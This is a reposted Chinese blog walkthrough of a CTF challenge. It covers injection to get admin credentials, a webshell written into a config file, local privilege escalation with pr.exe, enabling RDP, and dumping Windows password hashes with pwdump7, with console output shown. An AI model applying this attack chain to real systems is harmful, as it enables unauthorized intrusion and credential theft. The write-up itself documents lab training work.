

i春秋-在线挑战-我很简单，请不要欺负我-过程记录

转载

[weixin_33858336](#) 于 2016-10-01 22:50:54 发布 189 收藏

文章标签：[shell](#)

原文链接：<http://blog.51cto.com/12125295/1858328>

版权

0x00 猜解目录


题目中实验工具已经给到了提示，要用御剑。所以直接直觉猜解到admin后台目录。



0x01 注入获取管理员密码


找到了后台，需要获取Shell一定是要在后台进行操作。所以用户名和密码基本可以肯定是注入得来。

在前台页面里找一个有参数的，放在pangolin里面操作一下，用户名和密码来了。MD5把密码解密：admin888




0x02 写配置文件GetShell

后台功能丰富，有数据库备份、有上传点、有上传文件类型限制设置。后台备份直接是不生效的，上传也是不成功的。经过提示得知，shell并不是直接上传的，而是在系统设置里面写配置文件得来的。




保存系统设置中的信息后，一句话***被写入到了inc/config.asp文件中。

使用菜刀即可进行连接。



0x03 上传提权文件

普通的目录下，没有写入的权限。找一个RECYCLER把提权用的文件上传。根据提示，把CMD、PR和3389上传上去。



完成上传后，查看一下基本信息。开始使用PR提权并运行3389来才打开远程端口并创建用于远程的管理员。

```

[*] 基本信息 [ A.C.D.E. ]
E:\RECYCLER> pr.exe "3389.exe"
/Chouraskito/--This exploit gives you a Local System shell
/Chouraskito/--port WMI process Pid: 1924
/Chouraskito/--command ls.exe SYSTEM
/Chouraskito/--Running command

E:\RECYCLER> netstat -ano

活动连接
协议 本地地址 外部地址 状态 PID 进程名称
TCP 0.0.0.0:80 0.0.0.0 LISTENING 4 系统
TCP 0.0.0.0:135 0.0.0.0 LISTENING 550 系统
TCP 0.0.0.0:445 0.0.0.0 LISTENING 4 系统
TCP 0.0.0.0:1025 0.0.0.0 LISTENING 952 系统
TCP 0.0.0.0:1023 0.0.0.0 LISTENING 408 系统
TCP 0.0.0.0:3389 0.0.0.0 LISTENING 1616 系统
TCP 172.16.12.2:80 172.16.11.2:1674 TIME_WAIT 0 系统
TCP 172.16.12.2:80 172.16.11.2:1675 ESTABLISHED 4 系统
TCP 172.16.12.2:135 0.0.0.0 LISTENING 4 系统
TCP 172.16.12.2:1099 10.9.1.11:8001 SYN_SENT 1072 系统
UDP 0.0.0.0:445 * * * 4 系统
UDP 0.0.0.0:500 * * * 408 系统
UDP 0.0.0.0:1027 * * * 726 系统
UDP 0.0.0.0:4500 * * * 408 系统
UDP 127.0.0.1:123 * * * 772 系统
UDP 127.0.0.1:1023 * * * 772 系统
UDP 127.0.0.1:1063 * * * 1712 系统
UDP 172.16.12.2:123 * * * 772 系统
UDP 172.16.12.2:137 * * * 4 系统
UDP 172.16.12.2:130 * * * 4 系统

E:\RECYCLER>

```

0x04 登录并上传破解程序

有很多工具可以上传，直接上传了pwdump7，运行获取LM。

```

C:\Documents and Settings\admin>
C:\Documents and Settings\admin>
C:\Documents and Settings\admin>
C:\Documents and Settings\admin>
C:\Documents and Settings\admin>C:\RECYCLER\Pudump7\Pudump7.exe
Pudump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9
D85:::
Guest:501:NO PASSWORD:::NO PASSWORD:::
SUPPORT_388945a8:1001:NO PASSWORD:::E7F84F0468FD69DA673FB0D02
4E154BB:::
IUSR_ADMIN-508BF95B0:1003:1E427AF280AFBBF50172F5633169A978:24DE153E599DB4FEFP439
F7552FBS7GB:::
IWAN_ADMIN-508BF95B0:1004:12A4D7AFD026F05CBBC88F25B8E24E08:EAA1486857898D80F4993
7A8E453F0B4:::
ASPNET:1006:BADBE6EEB5EC850DF08107B607F20480:9CF05A6237D148372430AA11EBFB9D34:::
admin:1007:AC804745EE68EBEA1A0818381E4E281B:3008C87274511142779DCA1191E69A0F:::
C:\Documents and Settings\admin>

```

0x05 破解得到管理员密码



转载于: <https://blog.51cto.com/12125295/1858328>